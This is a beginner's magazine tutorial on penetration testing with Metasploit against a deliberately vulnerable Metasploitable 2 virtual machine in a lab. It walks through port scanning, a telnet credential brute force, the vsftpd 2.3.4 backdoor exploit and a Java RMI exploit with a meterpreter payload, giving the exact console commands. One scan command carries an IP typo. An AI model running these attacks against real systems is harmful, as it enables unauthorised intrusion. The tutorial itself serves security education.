HACKING A BEGINNER'S GUIDE

Learn the way of the cracker, with your Defence Against the Dark Arts master, Professor Ben Everard.

You're not being paranoid: hackers really are out to get you (and everyone else) and exploit you for profit. Cybercrime is already a huge problem. A survey for Get Safe Online Week (an initiative by Get Safe Online, a public/private partnership supported by the UK government) in 2014 found that over half of the people surveyed had been victims online. As more and more devices are connected to the internet, the problem is only going to get bigger.

The only effective defence against online crime is knowledge. Understanding the tools and techniques that the bad guys are using will enable you to make sure you don't fall prey to their attacks. A solid grasp of computer security should be considered essential for everyone, and here at Linux Voice, we believe in learning by doing. We're going to look at one of the most popular attack tools used by both penetration testers (who are trying to help people make their computer systems more secure) and black-hat hackers (who are trying to break in for their own ends) – The *Metasploit Framework*.

Metasploit can help with just about every aspect of an online attack. It's open source, and includes a huge variety of exploits for known vulnerabilities as well as various scanners, and other tools. In this article, we'll use it to investigate the victim, run some exploits, and then extract all the information we need from the compromised computer. In order to practice hacking, you need a machine to hack into. By far the best option for this is a virtual machine. Using a virtual machine enables you to quickly create a machine that has a lot of vulnerabilities, and limit access so it's protected from any nefarious people on your network. We're going to set up a hacking lab using *VirtualBox*. The first thing you need to do is install the software through your package manager. This is usually in a package called **virtualbox**.

"A solid grasp of computer security should be considered essential for everyone."

Set up your environment


Building the perfect virtual lab to sharpen your hacking skills

Once you have *VirtualBox*, you need some virtual machines to run on it. We'll use two: a victim and a target. For the victim, we'll use a specially created vulnerable Linux distro called Metasploitable 2, which is available from **http://sourceforge.net/projects/metasploitable/files/Metasploitable2**. This will download a ZIP file that contains a folder of virtual hard drive files. Extract it, then open *VirtualBox*. Create a new machine, Give it a name, and select the type as 'Linux, Ubuntu 32 bit'.

On the next screen, you can select the amount of RAM. This machine doesn't need much – 512MB should be fine. After clicking through, you'll be asked to select a hard disk. Check the Use An Existing Disk option. There's a button next to this option that looks a little like a folder icon. You can use this to open a new dialog where you can select the **metasploitable2.vmdk** file that you've just extracted from the downloaded ZIP. Hit Create to make the virtual machine.

Networking

Before starting the machine, you need to set up a virtual network. Using a virtual network rather than a real one will keep your victim machine safe from any other threats. In *VirtualBox*, go to File > Preferences, then Network > Host Only Network. Click on the plus sign icon, and it will create a new entry in the list – this is the new virtual network. Click on OK.



kali-live
Powered Off
metasploitab...
Running

General
Name: kali-
Operating System: Ubu

System
Base Memory: 2672 MB
Boot Order: Floppy,
Acceleration: VT-x/AM

Display
Video Memory:
Remote Desktop Server:
Video Capture:

Storage
Controller: IDE
IDE Secondary Master:
Controller: SATA

Audio
Host Driver: PulseAudio
Controller: ICH AC97

Network

Network
Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4
[✓] Enable Network Adapter
Attached to: Host-only Adapter
Name: vboxnet0
Advanced

Virtual machines and networks behave exactly like the real thing, so they provide the perfect environment for hacking – without risking your getting into trouble.

With the network created, you need to attach your virtual machine to it. Right-click on the Metasploitable 2 virtual machine and select Settings from the pop-up menu. Go to the Network tab and change the 'Attached To' drop-down to Host-Only Adaptor. The network name should match the network you just created.

Now you've got something to attack, you need the tools to attack it. Many distros include *Metasploit* and other hacking tools in their repositories. However, they can be a bit convoluted to set up, so the easiest way to get started is with a distro designed for penetration testers. The most popular of these is Kali (**www.kali.org**). You can run this live in a virtual machine.


Download the ISO file from **https://www.kali.org/downloads**, then open *VirtualBox* and click on Add to setup a new virtual machine. In the first screen, you can give it a name and select 32- or 64-bit Ubuntu (depending on which version you downloaded). On the next screen, you can allocate memory for the virtual machine. Try to give it at least 2GB, though if you've got less than 4GB on the system, you might need to reduce this

Since we'll be running Kali live, we don't need any storage, so select 'Do Not Add A Virtual Hard Drive'. Then click on Create, and the machine will be added to the list on the left-hand side of the *VirtualBox* window.

As with the previous machine, you need to go into Settings and change the network adaptor to host-only (though you don't need to repeat the step of creating the network).

Everything's now set up, so you can start both machines. When you start the Kali virtual machine, it will prompt you to add a bootable CD. Click on the directory icon and navigate to your recently downloaded Kali ISO. This should now boot into the Kali graphical desktop (based on Gnome).

Metasploitable will boot to a command line, but we don't need to interact with it. All the software we need is started by default.



System
Motherboard | Processor | Acceleration
Base Memory: 512 MB
4 MB 8192 MB
Boot Order: [✓] Floppy, [✓] CD/DVD, [✓] Hard Disk, [ ] Network
Chipset: PIIX3
Pointing Device: USB Tablet
Extended Features: [ ] Enable I/O APIC
[ ] Enable EFI (special OSes only)
[✓] Hardware Clock in UTC Time

You can customise most aspects of the virtual machine from within *VirtualBox*'s settings window. You can adjust the RAM, add storage, give the VM access to multiple CPU cores and more.

Gather information

Knowledge is power, so grab a power-up.

When you want to launch an attack, the very first step is to investigate what you are attacking. It could be one machine, or it could be a whole organisation. You might just go after the computers, or you might also be able to use social engineering to get information out of people. If you're performing a penetration test, you need to agree exactly what you're allowed to attack, and what you're not. For the purposes of this article, we'll just attack the Metasploitable server and nothing else. Our attack surface, then, is everything on that server, but not the underlying network or vitualisation tools.

Once we've identified the attack surface, we need to look at everything on it in detail to find out where vulnerabilities may lie, but before we get to that, we need to set up the software. Almost all of the work we'll do in our attack will be in *Metasploit*. This is a framework for conducting penetration tests, and works at every step along the way.

Before we begin information gathering, we need to start the required services. In Kali, open a terminal and enter the following.


```
service postgresql start
service metasploit start
```

There are quite a few components to *Metasploit*, and even a web interface. We, like many penetration testers, prefer to use the console interface, *MSFConsole*. This provides a terminal-like interface with the ability to run all sorts of scans and attacks. You can start this with:

```
msfconsole
```

The first thing to do is make sure that your *MSFConsole* session has properly connected to the database. You can do this with:

```
db_status
```



Target: 192.168.56.101-102 Profile: Intense scan, no ping Scan Cancel

Command: nmap -T4 -A -v -Pn 192.168.56.101-102

OS	Host
	192.168.56.1
	192.168.56.101
	192.168.56.102

```
▽ 192.168.56.101
  ▽ Host Status
      State:          up
      Open ports:     23
      Filtered ports: 0
      Closed ports:   977
      Scanned ports:  1000
      Up time:        1087
      Last boot:      Tue Mar 10 15:12:05 2015
  ▽ Addresses
      IPv4:  192.168.56.101
      IPv6:  Not available
      MAC:   08:00:27:CA:E1:E5
  ▽ Operating System
      Name:      Linux 2.6.9 - 2.6.33
      Accuracy:  100%
```

If you don't like the command line format of *Nmap*, you can use *Zenmap* to provide an easy-to-use GUI – however, this doesn't integrate as well with *Metasploit*.

Without this, you won't have access to the full features of *Metasploit*.

Now it's time to begin the intelligence-gathering stage of the penetration test. One key thing here is to find out what you could attack, and that means discovering what's running on the server.

Scanning ports

First, we need to look at what ports are open (ports are numbered access points on a computer interface that allow a client to send data to the correct piece of server software running on a server). Open ports mean that some server software is listening and capable of receiving data, and anything that can receive data can be attacked.

The most powerful tool for gathering information about open ports is *Nmap*, and *Metasploit* includes the ability to run *Nmap* without leaving the *MSFconsole*. First, you need to know the IP address of the target. You may not know this precisely, but you should know that it's on the same network as your machine, so you can find out the IP address of the attacking machine with:

```
ifconfig
```

You should see an IP address (labelled **inet addr**) in the **eth0** block. In our case, it was 192.168.56.102. Other machines on the same network should have similar addresses, so you can scan a range using:

```
db_nmap -sS -A 102.168.56.100-120
```

Here we've used the options **-sS** (SYN scan, which checks for TCP handshakes) and **-A** (enable OS detection). It may take a few minutes to run.

This will find quite a few servers running on the target machine, and it will save them all in the database. You can pull the information about running services from the database at any time with:

```
services
```

Legalities

What we cover in this article is running some attacks on a test server you've set up on your own machine. Since everything is virtualised, nothing should even leave your machine, so everything we're doing is perfectly legal. However, the techniques and tools used in this article can land you in a lot of trouble if you use them against other computers that you don't own. The courts won't care whether you're doing it because you're just interested in computer security, if you're trying to make a profit, or if you're just searching for evidence of extraterrestrial life, as Gary McKinnon found out. If you are asked to investigate someone else's security, make sure you get written permission before starting. Many legal jurisdictions take a very hard line against computer crime, and gaining unauthorised access (or even attempting to) can land you in a huge amount of trouble. Just don't do it.

This article is written to educate computer users about the techniques that bad guys are using, and as such, we've focussed on the attacks. We haven't talked at all about how to avoid getting caught – therefore, if you try this method out against a real victim, there's a very good chance you will get caught. Again, don't do it.

You can also see what computers the scan discovered with:

```
hosts
```

As we move on, we'll also use the commands **creds** (to show the stored credentials in the database) and **vulns** (to show which vulnerabilities work).

Extra features

The more details you have about a particular service, the more likely you are to successfully exploit it. *Metasploit* also includes a few extra scanners that we can use to find out more about particular features of the target. The *Nmap* scan didn't bring back much information about the Samba service, so now we can use an additional module to find out more.

Modules are the parts of *Metasploit* that do all the actual work. Through this article you'll see how they can be used to scan, attack and exploit targets. There are thousands of different ones available, and more get written every day. An important part of learning to use *Metasploit* is becoming familiar with the different modules available, and this takes time and experience.

The simplest way to get started with modules is to use the search function to help find what you need.

```
search smb
```

This will show all the modules that include a reference to SMB (a common abbreviation for Samba). You'll see how the different types of modules work later on, but for now we're interested in **auxiliary/scanner** modules. Specifically, **auxiliary/scanner/smb/smb_version**. You can use this with:

```
use auxiliary/scanner/smb/smb_version
```


Vulnerability databases

Once we've discovered what servers are running, we need to see if there are any known vulnerabilities on these server versions. When security researchers discover a vulnerability, they assign a unique CVE number to it (Common Vulnerabilities and Exposures). This means that it can be tracked from discovery to fix.

There are a few online databases of CVEs that we can look at. Generally, CVEs are only made public after a fix has been issued, so if the administrator has kept the system up to date, this won't be of much use. However, some admins don't keep everything fully updated, leaving their networks potentially vulnerable.

Websites

You may have noticed that in Metasploitable's list of services there was an *Apache* server running on port 80. This could potentially be used as another attack vector, but *Metasploit* isn't the best tool for scanning websites. If you open the web browser (*IceWeasel*), and point it to the IP address of the target you'll be able to see what's running. You should find that it's *TikiWiki*, *DVWA*, *Mutildae* and *WebDav*. *DVWA* and *Mutildae* are deliberately insecure web apps, with *Multidae* in particular being vulnerable to just about every exploit there is. There are many ways of attacking them – try it!


Applications Places
Fri Mar 13, 3:54 PM
root
Iceweasel
File Edit View History Bookmarks Tools Help
http://192.168....101/mutillidae/
192.168.56.101/mutillidae/
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Iceweasel

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

You should now notice that the command line has changed to:

```
msf auxiliary(smb_version) >
```


This means that the module loaded successfully. Modules each have a set of options that you need to set before you can run them. You can see what options a module has with the command **show options**. If you run this now, you'll see that there are five options, but only two are required, and only one of these is missing: **RHOSTS**. This stands for Remote Hosts – in other words, it's the computers you want to attack.

"Now you have all the information you need to start attacking vulnerable services."

You can set and change options with the **set** command. However, since we'll be using a few modules that all have the **RHOSTS** option, we'll use the **setg** (set globally) command, which sets the option for all modules.

```
setg RHOSTS 192.168.56.101
```

You may need to change this if the IP address of your Metasploitable VM is different. Once you've done this, you can enter **show options** again to make sure it's picked it up, then enter **run** to run the module. If you run **services** again, you'll see that you now have a little more information about port 445. Now you have all the information you need to start attacking vulnerable services. In the next section, we'll put this information to use...



```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > exit
root@kali:~# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1355 exploits - 830 auxiliary - 231 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Each time you load *MSFConsole*, you get a different ASCII art welcome message.

Exploiting the victim

Gaining access to a remote host

Exploitation is the part of penetration testing where you actually break into the victim (or, at least, you try to). Again, we'll use *MSFConsole* to manage our attacks. We saw the Telnet service in the scan, so the first attack we'll try is a simple Telnet brute force attack (brute force attacks are where you just try lots of login details in the hope of finding valid credentials).

First, you need to find the right module with:

```
search telnet
```

The module we'll use is **auxiliary/scanner/telnet/telnet_login**, so we'll enable this with:

```
use auxiliary/scanner/telnet/telnet_login
```


There are some options that we can use to specify how we want this module to run. You can see them with:

```
show options
```

The most basic one is **RHOSTS**, which is the Remote Host(s) that we want to attack, but this should already be set, because we used **setg** in the previous module. We also need to specify what usernames and passwords we want to use in the brute force attempt. There are various word lists included with Kali at **/usr/share/wordlists/**. Telnet brute force attacks are quite slow, so we need to use a fairly short list, or leave it running for a very long time. You can set the options using the **set** command:

```
set RHOSTS 192.168.56.101
set USER_FILE /usr/share/wordlist/metasploit/unix_users.txt
set USER_AS_PASS true
```

You may have to change **RHOSTS** if your target machine is at a different IP to this one. We haven't specified a password list. Instead we've said that we want to try the username as the password for each user. This will run quickly, but it relies on users being very careless.



Kali contains just about every useful security tool that's available for Linux, so time browsing through the menus is time well spent.

With these set, you can enter **run** to begin the attack. This one will take a little time to execute. As it does, it will show which logins aren't working (with a blue minus sign), and which are (with a green plus sign). It will also save all the found credentials to the database (you can view them with the command **creds**), and it will open sessions for each set of credentials. Sessions are connections to the victim that you can interact with. These are usually shell sessions (the same as when you open a terminal on Linux), but not always. We'll see another type of session in a future attack.

You can view all the sessions with the command **sessions**, then attach to one with:

```
sessions -i <number>
```

Where **<number>** is taken from the sessions list. This will drop you into a normal Linux session for the user, and you can do whatever the user can do. When you're finished, you can press Ctrl+Z to exit the session (but keep it open).

Gaining root

The previous attack exploited users who hadn't created secure passwords; now we can take a look at an exploit that attacks a software vulnerability.

Entering **services** will give you the list of open ports that you discovered in the intelligence gathering stage. All of these can be attacked, and all are vulnerable in one way or another. As you gain experience, you'll learn which services are good sources of vulnerabilities, and where you are likely to find fruitful attacks. For now, let's just start at the top with **vsftp**.

Enter the following to get all *Metasploit* modules related to **vsftp**:

```
search vsftp
```

White-hat hacking

Penetration testing and white-hat hacking are the process of attacking a piece of software in order to report any vulnerabilities you find so that the software can be made more secure. Some companies have rules that allow white-hat hackers to attack certain parts of their systems (such as Facebook: **https://www.facebook.com/whitehat**). However, if a company doesn't have specific rules for white-hat hacking, or you don't have permission, then you could get into legal trouble if you attempt to break in, regardless of your motives. If you want to start white-hat hacking, then trying out the other vulnerabilities on Metasploitable 2 is a great way to start. Once you've done that, you could try installing a piece of open source server software (such as *WordPress* or *OwnCloud*) in a virtual machine, and trying to break in. Should you find any vulnerabilities, be sure to follow that project's security issues disclosure policy to give the developers a chance to fix the problem before making it public. Happy hacking!

Only one result is returned: **exploit/unix/ftp/vsftp_234_backdoor**. The description tells us that this affects VSFTP version 2.3.4, which is what's running on the server. It looks like this will be a good attack. Enter the following to select the module:

```
use exploit/unix/ftp/vsftp_234_backdoor
```

Then you need to set the **RHOST** option so the exploit knows what the target is:

```
set RHOST 192.168.56.101
```

Now you just need to enter **run** to attack the victim. Once you're in the shell, you can enter **whoami** to find out what user privileges you have. You should find that you're logged in as root. This vulnerability is a deliberate backdoor designed to compromise the entire system, and as you've just seen, it can do just that.

Before moving on to look at what we can do once we've compromised a computer, we'll look at one final attack that ends with something a little different to a normal *Bash* shell. We'll attack the Java RMI Registry server to achieve this.

As before, the first stage is to find an appropriate exploit. This is done with:

```
search rmi
```

This returns quite a few exploits, but most of them are for Windows. The one we're interested in is **exploit/multi/misc/java_rmi_server**. You can use this with:


Automatic scanning tools

Attackers can use brute-force tools to identify any exploitable vulnerabilities. These tools flood the target with huge numbers of requests looking for all signs of any known vulnerabilites, and then report back which problems they find. There are quite a few different scanners, such as:

- **w3af** A web application security scanner
- **Nessus** A commercial tool for scanning servers
- **wp-scan** A scanner for *WordPress* vulnerabilities
- **sql-map** A tool specialised in SQL injection vulnerabilities

There are a few problems with automated scanners. First, they can report problems where there aren't any. These false positives take time to investigate, and can end up being more cumbersome than running scans manually. They can also miss some vulnerabilities, which can lead to a false sense of security, and they send a huge number of requests, which can alert the target to the attack. Whether or not this is a problem depends on the terms of the penetration test.

Automatic vulnerability scanners are a useful tool that a penetration tester can use, but they aren't a replacement for skill or experience.



The web server at "http://192.168.56.101/" is vulnerable to Cross Site Tracing. This vulnerability was f
the request with id 135.

```
TRACE http://192.168.56.101/ HTTP/1.1
Content-length: 0
Accept-encoding: gzip, deflate
Accept: */*
User-agent: w3af.org
Host: 192.168.56.101
Content-type: application/x-www-form-urlencoded
Fakeheader: XST
```

w3af can automatically crawl a web app and identify a large number of vulnerabilities. However, it will also miss many that a human penetration tester would find easily.

```
use exploit/multi/misc/java_rmi_server
```

Again, there are some options that we can use to customise the behaviour, so enter **show options** to see what they are.

"Now we can take a look at an exploit that attacks a vulnerability in software."

You'll need to set **RHOST** again to the IP address of the victim.

The previous attacks have opened shell sessions on the server, but this one is a bit different: this attack enables us to run code. The software that we get the exploit to run is called the payload. There are different types of payload for doing different things, and different ones are compatible with different victims. If you enter the following, you'll see a list of payloads that are compatible with the currently selected exploit:

```
show payloads
```

We'll use the **java meterpreter bind_tcp** payload, which will create a *Meterpreter* session and allow us command line access to the victim. Enter the following to set the payload:

```
set payload java/meterpreter/bind_tcp
```


Once this is set, you can enter **run** to exploit the victim. Once it's finished the exploit, you should see the command prompt change to:

```
meterpreter >
```

This means that you're running a *Meterpreter* shell on the victim's machine. We'll look into exactly what this means in the next page. For now, we'll just check what permissions we've got:

```
meterpreter > shell
whoami
root
exit
meterpreter > background
```

You've now seen a few different exploits that get access to the victim. In the real world, learning how to find exploits that work on victims is a huge part of penetration testing, and it relies on good information gathering, a bit of guile and plenty of experience. Now we'll go on and take a look at what we can do once you've successfully exploited a victim.



```
